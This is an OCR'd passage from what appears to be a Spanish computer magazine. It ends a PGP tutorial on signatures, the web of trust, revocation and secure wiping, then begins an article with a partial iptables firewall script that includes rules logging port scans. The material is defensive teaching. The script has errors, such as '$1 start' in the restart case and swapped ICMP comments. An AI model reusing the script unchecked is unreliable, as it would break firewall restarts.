Demos una vuelta más de tuerca al concepto anterior para aumentar la seguridad del sistema. Calculemos el hash del fichero y luego cifremos este hash a la clave pública del destinatario. Bien, este método tampoco resultaría válido, porque cualquier persona puede cifrar a una clave pública, así que únicamente lograríamos complicar la vida un poco a un posible atacante, que tendría que modificar el fichero, recalcular el hash y codificar el mismo a la clave pública del destinatario. Aún así, hemos introducido un elemento interesante en nuestra particular ecuación: el atacante no podrá visualizar la información que quiere modificar, en este caso el hash.


Si recordáis los tiempos del instituto, esos problemas donde había un "paso mágico" que o se te ocurría o no había forma de continuar... pues aquí es donde ocurre nuestro particular "paso mágico". Como dijimos casi al principio, una clave asimétrica se compone de dos claves COMPLEMENTARIAS. Esto significa que lo que cifremos con una, puede ser descifrado con la otra y viceversa. El método normal de uso de estas claves en PGP es cifrar algo a una clave pública, de forma que el usuario de la clave privada y solamente él pueda descifrar esa información, pero... ¿y si lo que queremos es, como en este caso, realizar un cifrado que únicamente nosotros podamos realizar y que cualquier persona puede comprobar? Es justo lo contrario... por lo que deberíamos realizar justamente el cifrado contrario. ¡Claro!

Esa es la idea: cifrar algo a nuestra clave privada, de forma que cualquiera que tenga nuestra clave pública (la cual se debería poder descargar de un servidor de claves) pueda descifrar ese mensaje. Ahora llevemos ese concepto al problema concreto que nos planteamos. Imaginemos que generamos un hash del fichero a firmar, y ese hash lo ciframos a nuestra clave privada. Pues nos encontramos con una firma digital PGP.





Para fimar un fichero, debemos pulsar con el botón derecho sobre el fichero y seleccionar la opción "Sign". Adicionalmente podemos seleccionar "Encrypt & Sign" para cifrar y firmar. Al seleccionar la opción de firma, nos encontraremos con una ventana con las siguientes opciones:




- Detached Signature: Al seleccionar esta opción (que está activada por defecto), la firma estará separada del fichero, generando un fichero independiente cuyo nombre será el nombre completo del archivo firmado (incluyendo su extensión) y la extensión .sig (independientemente de que sea una firma en la forma de armadura ASCII o PGP/MIME). Por ejemplo, prueba.txt generaría la firma prueba.txt.sig.

  En caso de no seleccionar esta opción, se generará un fichero de extensión .asc (para armadura ASCII) ó .pgp (para PGP/MIME) que contendrá el fichero y su firma. El sistema de generación del nombre será igual, y prueba.txt pasaría a ser o bien prueba.txt.asc (para armadura ASCII) o bien prueba.txt.pgp (para PGP/MIME).

- Text Output: Al seleccionar esta opción, estamos indicando que deseamos generar la firma en la forma de armadura ASCII.

- Input Is Text: Seleccionando esta opción estamos indicando al software que la entrada debe ser tratada cono texto.

Cuando el destinatario reciba el fichero y su hash, realizará dos operaciones: por un lado, obtendrá por su propia cuenta el hash del fichero (obviamente, utilizando el mismo algoritmo que usamos nosotros); y por el otro, utilizará nuestra clave pública para descifrar el hash que nosotros generamos. Solamente queda comparar ambos hashes: si son idénticos, la firma es válida y podemos garantizar que la información no ha sido alterada y que la generó el firmante.




Para verificar una firma (sea el fichero cifrado o no) debemos pulsar sobre él con el botón derecho y seleccionar la opción "Decrypt & Verify".

Imaginemos que estamos en la situación del atacante. En esta ocasión si puede descifrar el hash, pues puede obtener nuestra clave pública de cualquier servidor de claves. También puede alterar el fichero y generar su propio hash... pero jamás podrá cifrar ese hash a nuestra clave privada. Simple y efectivo.

El anillo de confianza

La firma digital se puede aplicar a cualquier tipo de información que maneje el ordenador, no únicamente a ficheros. Por ejemplo, podemos firmar... claves públicas. Si os fijáis en el árbol de vuestra propia clave,



vuestra propia clave pública se encuentra por defecto firmada por vuestra clave privada desde el momento de su generación. ¿Y cuál es la utilidad de firmar claves públicas?


Como ya hemos visto, una firma únicamente puede generarla el dueño de la parte privada de la clave. Así pues, cuando firmamos una clave pública (es decir, ciframos a nuestra clave privada el hash de esa clave pública) estamos dando testimonio de que esa clave es de confianza, es decir, que pertenece a quien dice pertenecer. Así, si yo he firmado la clave de Wadalberto HxC porque le conozco y confío en él, si tú me conoces y confías en mí (bueno, y en mi palabra 😉), puedes considerar la clave de Wadalberto HxC como buena. Así se genera un "anillo de confianza".

Hay gente que se toma esto muy en serio. Por ejemplo, los desarrolladores de Debian (una de las distribuciones de GNU/Linux más famosas) conforman un enorme anillo de confianza, y para entrar en él, el proceso de firma de claves públicas se realiza entre las dos personas implicadas... en persona.

En el VI Congreso de Software Libre de HispaLinux, celebrado en Septiembre de 2003, hubo una charla de GnuPG en la que hubo un intercambio de claves donde los participantes intercambiaban sus KeyID y fingerprint... y hasta dejaron sus DNI's encima de una mesa para que todo el mundo pudiera comprobar las fotografías... no os asustéis, yo no llego a ese extremo... 😉

Existen principalmente dos tipos de firma sobre clave pública en PGP: la exportable y la no exportable. La primera de ellas será exportada al exportar la clave (bien a un fichero o bien a un servidor de claves), mientras que la segunda únicamente tiene validez dentro de nuestro anillo de claves y no será exportada en ningún caso. Para que el concepto de anillo de confianza funcione, se deben usar firmas exportables y, tras la firma, exportar la clave a los servidores de claves apropiados, de forma que los cambios se efectúen en éstos y cualquier persona que descargue o actualice la clave desde el servidor obtenga los cambios efectuados sobre ella.

Para firmar una clave pública con PGP debemos seleccionarla y pulsar con el botón derecho sobre ella para después elegir "Sign" (para firmar únicamente una parte de la clave el proceso es el mismo pero seleccionando el elemento en cuestión). Veremos una pantalla



donde se nos muestra un mensaje en el que nos advierten de las implicaciones de firmar una clave pública, el nombre de la clave y el fingerprint de la misma. Hay también una casilla en la que podemos marcar la opción "Allow signature to be exported. Others may rely upon my signature." que activa la opción de firma exportable.

Pulsando en el botón "More Choices" nos encontramos con las opciones avanzadas de firma de PGP. En este menú podremos elegir dos tipos de firmas PGP peculiares y no muy usadas: el "Meta-Introducer Non-Exportable" y el "Trusted Introducer Exportable", así como la opción de generar cualquiera de los cuatro tipos de firma con una fecha de expiración. Estos dos tipos de firmas son usadas para describir una confianza más profunda, detallada en su nivel

de confianza y con la posibilidad de restringir el dominio donde exista el correo de la clave. No daré más detalles de estas opciones porque son usaras muy raramente (de hecho no las he visto más que un par de veces).

Al aceptar este diálogo pasaremos a otro donde debemos seleccionar la clave privada que queremos usar para firmar esta clave pública (en caso de disponer de más de una clave privada) e introducir su passphrase para confirmar la opción.

Cuando queremos comprobar que una clave pública mantiene todas sus firmas y no han existido revocaciones (de lo que hablaremos a continuación) debemos sincronizar la clave de nuestro anillo con la del servidor de claves. Para ello pulsaremos sobre la clave con el botón derecho y seleccionaremos la opción "Reverify Signatures".

Es importante tener en cuenta que para poder establecer una confianza en una clave pública (ya vimos cómo se hacía esto cuando hablamos de la clave PGP) es imprescindible haber firmado previamente la misma. Por ello, es útil utilizar las firmas no exportables para poder establecer nuestro sistema de confianza en nuestro anillo local de claves.

Revocaciones

Las revocaciones son un mecanismo ideado para poder dar marcha atrás en algunos procesos críticos de PGP, como por ejemplo la publicación de claves o la firma de claves públicas.

Imaginemos que nos generamos una nueva clave y deseamos eliminar la vieja. Si nuestra clave ha tenido bastante difusión y está publicada en servidores de claves nos encontraremos con el problema de que cualquier persona, por error, puede bajarse la clave antigua y utilizarla... y quizá ni siquiera el correo electrónico de la clave sea válido ya. Para evitar estas situaciones, podemos revocar de forma completa nuestra clave y después actualizarla en los servidores de claves. De esta forma, la próxima vez que alguien actualice nuestra clave pública, nuestra clave en su anillo local pasará también a estar revocada y NO podrá volver a cifrar a esa clave.

El concepto de revocaciones puede ser también aplicado a las firmas de claves públicas. Imaginemos que hemos firmado por error una clave pública de forma exportable y hemos actualizado los servidores de claves con ella (hombre, hacer todo eso por error... ya es despiste, sí...) o que una clave que habíamos firmado resulta ser falsa, falta de confianza... o cualquier cosa por el estilo.

Podemos revocar nuestras firmas sobre otra clave de forma que quede constancia que nosotros explícitamente hemos eliminado la validez de esa firma.

Al igual que en la revocación de claves completas, al actualizar la clave (y en este caso además, al sincronizar las firmas con la opción "Reverify Signatures") se actualiza el anillo local de claves con las revocaciones correspondientes.

Existe un tipo especial de firmas exportables que tienen como propiedad especial la imposibilidad total de ser revocadas. Una vez generada una firma de este tipo y actualizada la clave en el servidor pertinente, es absolutamente imposible revocar esa firma. Esta opción NO está implementada en PGP, pero por ejemplo GnuPG sí la implementa.

Existe una última opción de las revocaciones por la cual podemos añadir revocadores a nuestra clave. Añadir un revocador (representado por otra clave pública) a nuestra clave significa que estamos otorgando al propietario de esa clave permiso para revocar nuestras firmas. Podemos imaginar un ejemplo en el que esta característica sería útil: imaginemos un equipo de trabajo en el que hay un jefe y varios empleados y cuyo trabajo se coordina con archivos cifrados y un sistema de claves en anillo de confianza. Podría ser una obligación de cada uno de los empleados el añadir a su jefe como revocador, de forma que las firmas de cada empleado pudieran ser revocadas o bien por el mismo usuario o bien por su jefe. Esta opción realmente tampoco es muy usada.


Para añadir revocadores a nuestra clave pulsaremos sobre ella con el botón derecho y elegiremos "Add" seguido de "Revoker". Al consultar las propiedades de la clave veremos una nueva pestaña de título "Revokers" donde podremos consultar los revocadores definidos en nuestra clave.

Claves compartidas

Esta opción es una de las más avanzadas e interesantes de PGP, pero no se usa prácticamente. Gracias a la opción de definir claves compartidas, podemos dividir una clave completa (con parte pública y privada) en varias "subclaves". Cada una de esas subclaves tendrá su propio passphrase y un valor numérico asociado que define su importancia, y podremos igualmente definir el valor total necesario para realizar cualquier acción con la clave.

Para dividir una clave pulsaremos en ella con el botón derecho y seleccionaremos "Share Split".

En la pantalla que aparecerá a continuación podremos definir cada usuario y su valor, así como el valor total necesario para llevar a cabo acciones. Al pulsar en el botón "Split Key" el programa nos pedirá que le indiquemos un directorio donde almacenar los fragmentos de la clave. A partir de ese momento, cualquier acción que deseemos realizar con esa clave estará precedida de un diálogo de reconstrucción de la clave donde se irán solicitando los archivos y passphrases pertinentes.



Haciendo un símil, podemos considerar esta opción como las famosas dobles llaves que tenían que activar simultáneamente los operarios de silos atómicos para realizar la orden de lanzamiento.

Borrado seguro

Ha llegado el momento de hablar de una de las opciones más útiles de PGP y que, de hecho, no está relacionada con la criptografía ni con las claves... pero que no podéis perderos y no quería dejar de comentar.

Como ya dije antes, no basta con borrar un fichero para que éste desaparezca del disco duro. Podemos imaginarnos el disco duro como un enorme libro que tiene un índice y unos contenidos. Cuando escribimos un algo (un fichero), estamos escribiendo algo en alguna página e introduciendo en el índice una entrada donde indicamos la posición de esa información para saber que está ocupada. Al borrar un fichero, el sistema operativo en realidad lo que hace es borrar el índice, decir que ese espacio está libre para ser usado si es necesario... pero no borra la información realmente.

Seguramente ya habréis pensado la mayoría que bastaría entonces con sobreescribir la información real para eliminar los datos. Sí y no. Sí porque así realmente desaparecería la información, pero no por varios motivos: en primer lugar, un usuario desde el sistema operativo normalmente no tiene posibilidad de controlar el disco hasta tal punto como para escribir los clusters exactos donde se alojaba la información; y en segundo lugar porque aunque sobreescribamos la información, ésta podría ser recuperada bajo ciertas circunstancias.

La mayoría sabréis que un disco duro es un dispositivo magnético y que la información se guarda como bits magnetizados. Estos bits generan millones de mini-campos magnéticos. Si habéis estudiado física eléctrica, sabréis que al aplicar un mismo campo (por ejemplo, si queremos escribir un 1) a dos zonas donde los campos no son los mismos (por ejemplo, dos bits donde había 1 y 0 respectivamente), los campos resultantes no son idénticos. Dado que el ordenador trabaja con unos márgenes de error (podéis verlo en los voltajes del procesador, por ejemplo), ambos se interpretarían como un uno, pero con unos aparatos de medida suficientemente precisos, podríamos averiguar qué había escrito ANTES en esa zona del disco duro, independientemente de lo que haya escrito ahora.

Para evitar que esa información pudiera ser recuperada se deben usar herramientas de borrado seguro de datos. Hay varios métodos para esto: sobreescritura ISAAC, DoD 5220-22.M del Departamento de Defensa de EEUU (basado en ISAAC), método Gutmann... pero no es la finalidad de este artículo el profundizar sobre este tema.

Sí diremos que PGP incorpora una herramienta de borrado seguro de datos llamada "Wipe" que está basada en el método DoD 5220-22.M y que permite una reescritura segura de los datos mediante un número de pasadas configurable desde las opciones de PGP (por defecto 3, y eso es mucho más que suficiente).



Para utilizar esta herramienta simplemente debemos seleccionar el/los fichero/s a borrar de forma segura y pulsar con el botón derecho en ellos, seleccionar el menú "PGP" y la opción "Wipe". Un diálogo de confirmación aparecerá antes de llevar a cabo la acción (este diálogo puede eliminarse... pero no lo recomiendo en ningún caso): conviene estar muy seguro antes de decir sí... porque cualquier cosa borrada con Wipe será totalmente irrecuperable.

Terminando...

Hemos terminado con el primer artículo de este Taller de Criptografía. Espero que os haya resultado interesante y que a partir de ahora incorporéis PGP a vuestros sistemas como un elemento imprescindible...

Hasta el próximo número, con GnuPG.

Ramiro C.G. (alias Death Master)

Dedicado a Laura





La realización de este artículo me ha planteado un gran dilema, pero al final me he decidido a hacerlo, por ser fiel a mis planes iniciales. El problema es que, desde que empecé el curso de TCP/IP (allá por el número 17), tenía una idea de la estructura que iba a seguir el curso, y de las cosas que quería contar.

Dentro de ese "plan" entraba el dedicar un artículo a las iptables una vez que terminase de explicar toda la teoría del protocolo IP y todos los que tiene por encima (TCP, UDP, e ICMP). Pero claro, no contaba con que éste es un tema tan interesante, que la probabilidad de que alguien se me adelantase era bastante alta.

Y con lo que tampoco contaba era que, para colmo, el curso de firewalls se desarrollase de una forma tan magnífica y completa, así que desde aquí mis felicitaciones para Vic_Thor.

Dando vueltas al asunto llegué a la conclusión de que, si sabía aprovechar la situación, podría ser una ventaja más que un "obstáculo" para mis planes. Podía aprovechar que Vic_Thor ya os dio toda la base necesaria para comprender las iptables y, por tanto, podía ir directamente al meollo del asunto sin tener que escribir tropecientas páginas explicando detalles de las iptables que, en realidad, se salen de la temática del curso de TCP/IP.

Por tanto, si consigo mis objetivos con este artículo, habremos conseguido una combinación perfecta: un curso de firewalls para explicar el funcionamiento de las iptables, y un curso de TCP/IP que aprovecha esos conocimientos para aplicarlos a lo explicado en el curso.

Lo que no os puedo prometer es que este artículo sea complementario al curso de diseño de firewalls, ya que no puedo ir tachando todo lo que ya ha sido contado para contar sólo cosas nuevas, pues el artículo quedaría totalmente inconexo y perdería toda su utilidad.

Así que podéis tomarlo de dos formas: para los que no seguisteis el curso de firewalls, será esta vuestra segunda oportunidad para conocer este apasionante tema en profundidad, y para los que sí lo seguisteis, tenéis aquí un nuevo punto de vista sobre el mismo tema.

Este nuevo punto de vista consistirá en ir repasando todo lo explicado a lo largo del curso de TCP/IP, y también algunas cosas de la veterana serie RAW, y aplicando lo que vimos entonces al diseño de un firewall completo, de arriba a abajo, que implemente protección para prácticamente todos los ataques que he ido explicando durante casi 2 años (ya he perdido la cuenta de cuanto tiempo llevo en la revista...).

1. ESCENARIO

Ya que de esto se encargó el curso de firewalls, no os voy a ir presentando una serie de escenarios, empezando por el más sencillo para ir complicando cada vez más la cosa.

Directamente os voy a plantear un escenario complicado y terminamos antes, jeje.

Os voy a plantear un escenario muy típico en cualquier corporación, pero no tan típico en un ambiente doméstico. Aún así, el montaje que tengo yo en mi propia casa es bastante parecido al que voy a plantear (aunque no exactamente igual, ya que tampoco me gusta revelar los detalles internos de mi red a todo el planeta), por lo que es perfectamente viable para un usuario normal que, más que dinero (ya que de eso no me sobra precisamente), lo que tenga sean las suficientes ganas.

Hoy día es muy habitual tener 2 pcs: el pc viejo que utilizaste hasta hace x años, y el pc relativamente nuevo que es el que utilizas normalmente.

Para hacerse con más ordenadores puedes optar por varias opciones. Puedes ir como un buitre detrás de tus amigos, o familiares, en espera de que alguien se deshaga de algún PC viejo, o de que la empresa en la que trabaje alguien renueve los equipos informáticos (éste es el gran chollo).

Otra opción es comprar algún PC cutre de segunda mano por cuatro duros. Y por último, la opción más cutre de todas, pero también quizá la más divertida, es dedicarte a buscar en los contenedores, jeje.

No se como será en otras ciudades, u otros barrios, así que lo mismo es que yo tengo mucha suerte por vivir donde vivo. Pero el caso es que por donde yo me muevo (cierto barrio de Madrid) es bastante habitual encontrar restos de PCs abandonados por las calles, llorando y diciendo: "yo nunca lo haría".

Cuando digo "habitualmente" podría decir que más o menos la media es de una vez al mes. Hay meses que increíblemente me puedo encontrar un "hallazgo" cada fin de semana (los fines de semana suele ser más habitual, no se bien por qué), y luego pasar varios meses sin encontrar absolutamente nada.

Si habéis encontrado alguno de estos hallazgos y habéis sido lo suficientemente cutres (como yo) como para pararos a mirar si hay algo aprovechable, probablemente la mayoría de las veces habréis comprobado que los restos han sido mutilados, llevándose cualquier parte interesante (CPU, memoria, tarjetas que cuesten más de 20 euros, etc).


Pero, aún así, muchas veces se encuentran auténticos "yacimientos" que son como minas que requieren hasta maquinaria para ser explotadas 😊. Nunca olvidaré aquella ocasión en la que pasé por enfrente de una oficina del INEM y descubrí un contenedor entero lleno de material informático. Rápidamente, llamada al móvil de mí hermano para que viniese con el coche.

Pero antes de que llegase mi hermano apareció un tío con una furgoneta y empezó a cargar todo lo rápido que podía, mientras yo iba sacando como podía cualquier cosa que encontrase aprovechable hasta que llegasen los refuerzos.

De aquella oportunidad "única", aparte de varias broncas de mi madre y la novia de mi hermano, salió material para abastecer a varias personas (que si no se quién quiere un teclado, que si este monitor cutre para no se cuantos...).

Resumiendo, que si realmente te lo curras, a pesar de que no tengas un duro, tu principal limitación a la hora de montar una red de estas características ya no será la falta de equipos, si no, como en mi caso, la falta de espacio y (también hay que tenerlo en cuenta) el incremento en la cuenta de Iberdrola que supondrá tener todas esas máquinas encendidas 24 horas (eso sí, por lo menos lo que gastas en electricidad luego te lo puedes ahorrar en calefacción).

Pero bueno, ya estoy otra vez contando mi vida. Vamos a ver en primer lugar con una imagen el escenario que estamos planteando:



Como vemos, en el escenario aparecen 4 redes:

La primera red es, por supuesto, **Internet**. Esta red consta de una nubecita llena de millones de máquinas, de las cuales una de ellas es nuestro **router ADSL**, llamado **Zeus**.

La segunda red está formada por sólo dos máquinas: Zeus, y nuestro **firewall,** llamado **Cerbero.** Como seguramente sabréis, Cerbero era el perro infernal que guardaba las puertas del Hades, el reino de los muertos de los antiguos griegos.

Al igual que el "can" Cerbero, nuestro Cerbero tiene 3 cabezas, cada una de ellas conectada a una red, y se encarga también de vigilar la entrada de cada reino, para que los vivos no se junten con los muertos, ni los muertos con los vivos.

A esta red que une a Zeus y Cerbero la llamaremos **Olimpo.**

La tercera red está formada de momento por sólo dos máquinas: Cerbero, y un **servidor web** al que hemos llamado **Persefone**. Esta red es, por supuesto, una **DMZ**, ya que aquí es donde se encuentran nuestros servidores. Cualquier otro servidor que quisiéramos poner (de correo, de dns, etc) tendríamos que ubicarlo aquí.

A esta red, la DMZ, la llamaremos **Hades.**

La cuarta y última red es nuestra **red interna,** y está formada de momento por 3 máquinas: Cerbero, y dos PCs llamados **Eolo** y **Poseidon.**

A esta red, la red interna, la llamaremos **Gaia.**

¿Y a qué viene esta tontería de poner nombres a las máquinas y a las redes? El que pregunte esto probablemente nunca habrá tenido que manejar redes con más de dos máquinas. Cuando diseñas una red lo tienes que hacer siempre en previsión de que ésta pueda crecer y cambiar.

Con respecto al primer punto (el **crecimiento de la red**), sería absurdo llamar a las máquinas: SERVIDOR, FIREWALL, ROUTER, y PC. En cuanto añadiésemos otro servidor, otro router, o cualquier otro elemento a la red, ya empezaría a haber ambigüedades que terminarían contribuyendo al caos que ya es de por sí el mantener una red corporativa.

Y con respecto al segundo punto (los **cambios en la red**) os puedo hablar de mi propia experiencia en una empresa en la que trabajé como administrador de sistemas. En principio se optó (yo no trabajaba allí por aquel entonces) por llamar a cada PC con el nombre del empleado que lo utilizaba. Al cabo de unos años, casi la mitad de la plantilla había cambiado, y teníamos a un hombre barbudo trabajando con un PC llamado Rosita, y eso al final también terminaba causando cierta confusión, como imaginaréis.

Y vamos, si tu duda es ya que cuál es la necesidad de poner nombres, sean cuales sean, entonces imagínate lo que puede ser realizar cualquier configuración o depuración de la red con varias máquinas llamadas todas con números como 192.168.34.15. Es exactamente lo mismo que ocurre con los **DNS** que utilizamos en Internet, de cuya utilidad no creo que nadie dude.

Resumiendo, mi consejo es que utilicéis nombres que sean hasta cierto punto significativos, pero no dependientes del contexto, pues éste podría cambiar. El ejemplo que planteo aquí de los dioses griegos me parece una opción muy buena, y como otro ejemplo tenéis el que uso yo actualmente, que son nombres de estrellas para las máquinas, y de constelaciones para las redes.

Tenéis incluso un RFC dedicado a la elección de nombres para redes. Este es el **RFC 1178**, y lo tenéis traducido al castellano en http://www.rfc-es.org/getfile.php?rfc=1178.

Como podemos deducir por la imagen, la red **Olimpo** está definida por las direcciones **192.168.1.0/24**. La red Hades por las direcciones **192.168.2.0/24**, y la red **Gaia** por las direcciones **192.168.3.0/24**.

Por supuesto, la primera red, que es **Internet,** tiene sus propias direcciones, entre las cuales se encuentra la **80.15.13.100**, que es la dirección IP de **Zeus** de cara a Internet (Zeus tendrá otra IP, que será la que tenga en la red Olimpo).

Para quien no le haya quedado claro, la **máscara de red** para las 3 redes, Olimpo, Hades, y Gaia, es **255.255.255.0.**

También vemos en la imagen que Cerbero tiene 3 **tarjetas de red**: **eth0, eth1, y eth2**. La tarjeta **eth0** es la que conecta a Cerbero con la red **Hades**, la tarjeta **eth1** conecta a Cerbero con la red **Olimpo**, y la tarjeta **eth2** conecta a Cerbero con la red **Gaia**.

Nos vamos a centrar únicamente en la configuración de la máquina más importante del escenario, que sería **Cerbero**. A lo largo del artículo iremos recordando lo que he ido explicando en la serie RAW y en el curso de TCP/IP, y aplicando estos conocimientos a la configuración de Cerbero. Os muestro aquí la configuración completa de **IPTABLES** de Cerbero, e iremos recorriendo esta configuración a lo largo de todo el artículo:

```
#! /bin/sh

####################################
# IPTABLES CERBERO
# ~~~~~~~~~~~~~~~~~~
# Curso de TCP/IP.
# Revista PC PASO A PASO.
#
# PyC (LCo). Diciembre 2004.
#
# Este script de iptables ha sido
# realizado exclusivamente para
# la revista PC PASO A PASO.
# Eres libre de utilizarlo o
# modificarlo a tu antojo. :-)
####################################

###########################
# DEFINICION DE VARIABLES
###########################

ServidorDNS=193.15.25.1

###################
# DIOSES (MAQUINAS)
Zeus_Internet=80.15.13.100

# OLIMPO
Zeus=192.168.1.2
Cerbero_Olimpo=192.168.1.1
```

```
# HADES
Persefone=192.168.2.2
Cerbero_Hades=192.168.2.1

# GAIA
Eolo=192.168.3.2
Poseidon=192.168.3.3
Cerbero_Gaia=192.168.3.1

#################
# REINOS (REDES)

hades=eth0
olimpo=eth1
gaia=eth2

####################################

case "$1" in

  restart)
    $0 stop
    $1 start
    ;;

  stop)
    iptables -F
    iptables -X
    iptables -Z
    iptables -t nat -F
    ;;

  status)
    iptables --list
    ;;

  start)

####################################
# BORRAMOS LA CONFIGURACION ACTUAL DE IPTABLES
####################################

    iptables -F
    iptables -X
    iptables -Z
    iptables -t nat -F

########################
# CONFIGURACION GENERAL
########################

    # incluimos modulo para FTP
    modprobe ip_conntrack_ftp

    # Habilitamos el forward de paquetes
    echo 1 > /proc/sys/net/ipv4/ip_forward

    # Habilitamos proteccion anti-spoofing
    for f in /proc/sys/net/ipv4/conf/*/rp_filter
    do
      echo 1 > $f
    done

    # Habilitamos proteccion anti-smurf
    echo 1 > /proc/sys/net/ipv4/icmp_echo_ignore_broadcasts

    # Habilitamos proteccion contra source route spoofing
    echo 0 > /proc/sys/net/ipv4/conf/all/accept_source_route

    # Registramos marcianos para el proyecto SETI
    echo 1 > /proc/sys/net/ipv4/conf/all/log_martians

####################################
# BLOQUEAMOS TODO MIENTRAS ESTAMOS CONFIGURANDO
####################################

    # Creamos reglas de bloqueo
    iptables --insert FORWARD 1 -j DROP
    iptables --insert INPUT 1 -j DROP
    iptables --insert OUTPUT 1 -j DROP

    # Configuramos la politica por defecto
    iptables --policy FORWARD DROP
    iptables --policy INPUT DROP
    iptables --policy OUTPUT DROP

###########################
# HABILITAMOS TRAFICO LOCAL
###########################

    iptables -A INPUT -i lo -j ACCEPT
    iptables -A OUTPUT -o lo -j ACCEPT

####################################
#        --- REGLAS ---            #
####################################

############
# TABLA NAT
############

    # SERVIDOR FTP EN PERSEFONE
    iptables -t nat -A PREROUTING \
    -p tcp --dport ftp -i $olimpo -j DNAT --to $Persefone

    # SERVIDOR WWW EN PERSEFONE
    iptables -t nat -A PREROUTING \
    -p tcp --dport www -i $olimpo -j DNAT --to $Persefone

    # DCC PARA EOLO
    iptables -t nat -A PREROUTING \
    -p tcp --dport 5000:5005 -i $olimpo -j DNAT --to $Eolo

    # DCC PARA POSEIDON
    iptables -t nat -A PREROUTING \
    -p tcp --dport 5010:5015 -i $olimpo -j DNAT --to $Poseidon

    # EMULE PARA POSEIDON
```

```
 iptables -t nat -A PREROUTING \
 -p tcp --dport 4662 -i $olimpo -j DNAT --to $Poseidon

 # ENMASCARAMIENTO HACIA EL EXTERIOR

 # ENMASCARAMIENTO PARA LA RED HADES
 iptables -t nat -A POSTROUTING \
 -s 192.168.2.1/24 -o $olimpo -j SNAT --to $Cerbero_Olimpo

 # ENMASCARAMIENTO PARA LA RED GAIA
 iptables -t nat -A POSTROUTING \
 -s 192.168.3.1/24 -o $olimpo -j SNAT --to $Cerbero_Olimpo

########################
# REGLAS DE USO GENERAL
########################

 #############################
 # CADENA DE REGLAS PARA ICMP

 iptables --new-chain reglas_icmp

 # PING
 iptables -A reglas_icmp -p icmp \
 --icmp-type echo-reply -j ACCEPT

 # PONG
 iptables -A reglas_icmp -p icmp \
 --icmp-type echo-request -j ACCEPT

 # PERMITIMOS PMTUD (DESTINATION UNREACHABLE)
 iptables -A reglas_icmp -p icmp \
 --icmp-type destination-unreachable -j ACCEPT

 # PERMITIMOS TRACEROUTE (TIME EXCEEDED)
 iptables -A reglas_icmp -p icmp \
 --icmp-type time-exceeded -j ACCEPT

 # LOGEAMOS Y RECHAZAMOS CUALQUIER OTRO ICMP
 iptables -A reglas_icmp -p icmp \
 --j LOG --log-prefix "ICMP: "
 iptables -A reglas_icmp -p icmp -j DROP

 ##################################
 # CADENA PARA ESTADOS DE CONEXION

 iptables --new-chain keep_state

 # MANTENEMOS CONEXIONES ESTABLECIDAS
 iptables -A keep_state -m state \
 --state RELATED,ESTABLISHED -j ACCEPT

 # RECHAZAMOS CONEXIONES INVALIDAS
 iptables -A keep_state -m state \
 --state INVALID -j DROP
 #################################
 # CADENA PARA ANALIZAR FLAGS TCP
 iptables --new-chain flags_tcp
 # RECHAZAMOS Y LOGEAMOS ESCANEO NMAP-XMAS
 iptables -A flags_tcp -p tcp --tcp-flags ALL FIN,URG,PSH \
 -m limit --limit 5/minute -j LOG --log-prefix "NMAP-XMAS SCAN: "
 iptables -A flags_tcp -p tcp --tcp-flags ALL FIN,URG,PSH -j DROP

 # RECHAZAMOS Y LOGEAMOS ESCANEO SYN/RST
 iptables -A flags_tcp -p tcp --tcp-flags SYN,RST SYN,RST \
 -m limit --limit 5/minute -j LOG --log-prefix "SYN/RST SCAN: "
 iptables -A flags_tcp -p tcp --tcp-flags SYN,RST SYN,RST -j DROP

 # RECHAZAMOS Y LOGEAMOS ESCANEO SYN/FIN
 iptables -A flags_tcp -p tcp --tcp-flags SYN,FIN SYN,FIN \
